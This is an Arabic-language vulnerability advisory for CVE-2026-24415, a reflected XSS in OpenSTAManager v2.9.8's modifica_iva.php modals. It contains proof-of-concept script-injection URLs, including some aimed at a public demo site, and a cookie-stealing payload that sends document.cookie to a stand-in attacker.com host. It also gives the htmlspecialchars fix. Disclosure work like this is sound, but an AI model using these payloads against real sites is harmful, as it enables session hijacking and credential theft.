 lukasz-rybak/cve-2026-24415
CVE-2026-24415 - OpenSTAManager متأثر بثغرة XSS في modifica_iva.php عبر معامل righe

| الحقل | التفاصيل |
|---|---|
| معرف CVE | CVE-2026-24415 |
| الخطورة | متوسطة |
| النشرة الأمنية | عرض النشرة الأمنية |
| اكتشفها | Lukasz Rybak |
تسمح ثغرات متعددة من نوع البرمجة النصية عبر المواقع المنعكسة (Reflected XSS) في OpenSTAManager v2.9.8 للمهاجمين غير المصادَق عليهم بتنفيذ كود JavaScript عشوائي في سياق متصفحات المستخدمين الآخرين من خلال معاملات URL مصممة بعناية، مما قد يؤدي إلى اختطاف الجلسات وسرقة بيانات الاعتماد وإجراءات غير مصرح بها.
المعامل القابل للاستغلال: righe (GET)
يحتوي OpenSTAManager v2.9.8 على ثغرات متعددة من نوع XSS المنعكسة في النوافذ المنبثقة لتعديل الفواتير/الطلبات/العقود. يفشل التطبيق في تعقيم المدخلات المقدمة من المستخدم عبر معامل GET righe بشكل صحيح قبل عكسها في مخرجات HTML.
موقع الكود القابل للاستغلال:
الملف: /modules/contratti/modals/modifica_iva.php (السطر 125)
<input type="hidden" name="righe" value="<?php echo $_GET['righe']; ?>">
يتم إخراج معامل $_GET['righe'] مباشرة في سمة value الخاصة بـ HTML دون أي تعقيم باستخدام htmlspecialchars() أو دوال مكافئة. وهذا يسمح للمهاجم بالخروج من سياق السمة وحقن HTML/JavaScript عشوائي.
جميع الملفات المتأثرة:
/modules/contratti/modals/modifica_iva.php - السطر 125، السطر 167/modules/preventivi/modals/modifica_iva.php - السطر 125، السطر 167/modules/fatture/modals/modifica_iva.php - السطر 121، السطر 161/modules/ddt/modals/modifica_iva.php - السطر 125، السطر 167/modules/ordini/modals/modifica_iva.php - السطر 125، السطر 167/modules/interventi/modals/modifica_iva.php - السطر 125، السطر 167المتطلبات الأساسية:
الخطوة 1: تسجيل الدخول
curl -c cookies.txt -X POST 'http://localhost:8081/index.php?op=login' \
  -d 'username=admin&password=admin'
الخطوة 2: تشغيل XSS انتقل إلى عنوان URL التالي في المتصفح (أو استخدم curl مع ملفات تعريف الارتباط):
http://localhost:8081/modules/contratti/modals/modifica_iva.php?righe="><script>alert(document.domain)</script>
عناوين URL المختبرة (جميعها قابلة للاستغلال):

https://demo.osmbusiness.it/modules/contratti/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>https://demo.osmbusiness.it/modules/preventivi/modals/modifica_iva.php?righe=1"><script>alert(document.cookie)</script>https://demo.osmbusiness.it/modules/fatture/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>https://demo.osmbusiness.it/modules/ddt/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>https://demo.osmbusiness.it/modules/ordini/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>https://demo.osmbusiness.it/modules/interventi/modals/modifica_iva.php?righe="><script>alert(document.cookie)</script>النتيجة المتوقعة: تظهر نافذة تنبيه JavaScript تعرض ملف تعريف ارتباط الجلسة الحالي، مما يؤكد تنفيذ الكود.
مخرجات HTML (تم التحقق منها على مثيل مباشر):
<input type="hidden" name="righe" value=""><script>alert(document.cookie)</script>">
التحقق:

حمولات بديلة:
سرقة الجلسة: "><script>fetch('https://attacker.com/?c='+document.cookie)</script>
المستخدمون المتأثرون: جميع المستخدمين المصادَق عليهم الذين لديهم حق الوصول إلى وحدات العقود أو الفواتير أو عروض الأسعار أو الطلبات.
سيناريو الهجوم:
الإصلاح الموصى به:
<input type="hidden" name="righe" value="<?php echo htmlspecialchars($_GET['righe'], ENT_QUOTES, 'UTF-8'); ?>">
قم بتطبيق هذا الإصلاح على جميع الملفات المتأثرة المذكورة في قسم التفاصيل.
تم الإبلاغ عن ثغرة CVE هذه بشكل مسؤول وفقًا لممارسات الإفصاح المنسق عن الثغرات الأمنية. المعلومات المقدمة هنا لأغراض تعليمية ودفاعية فقط.






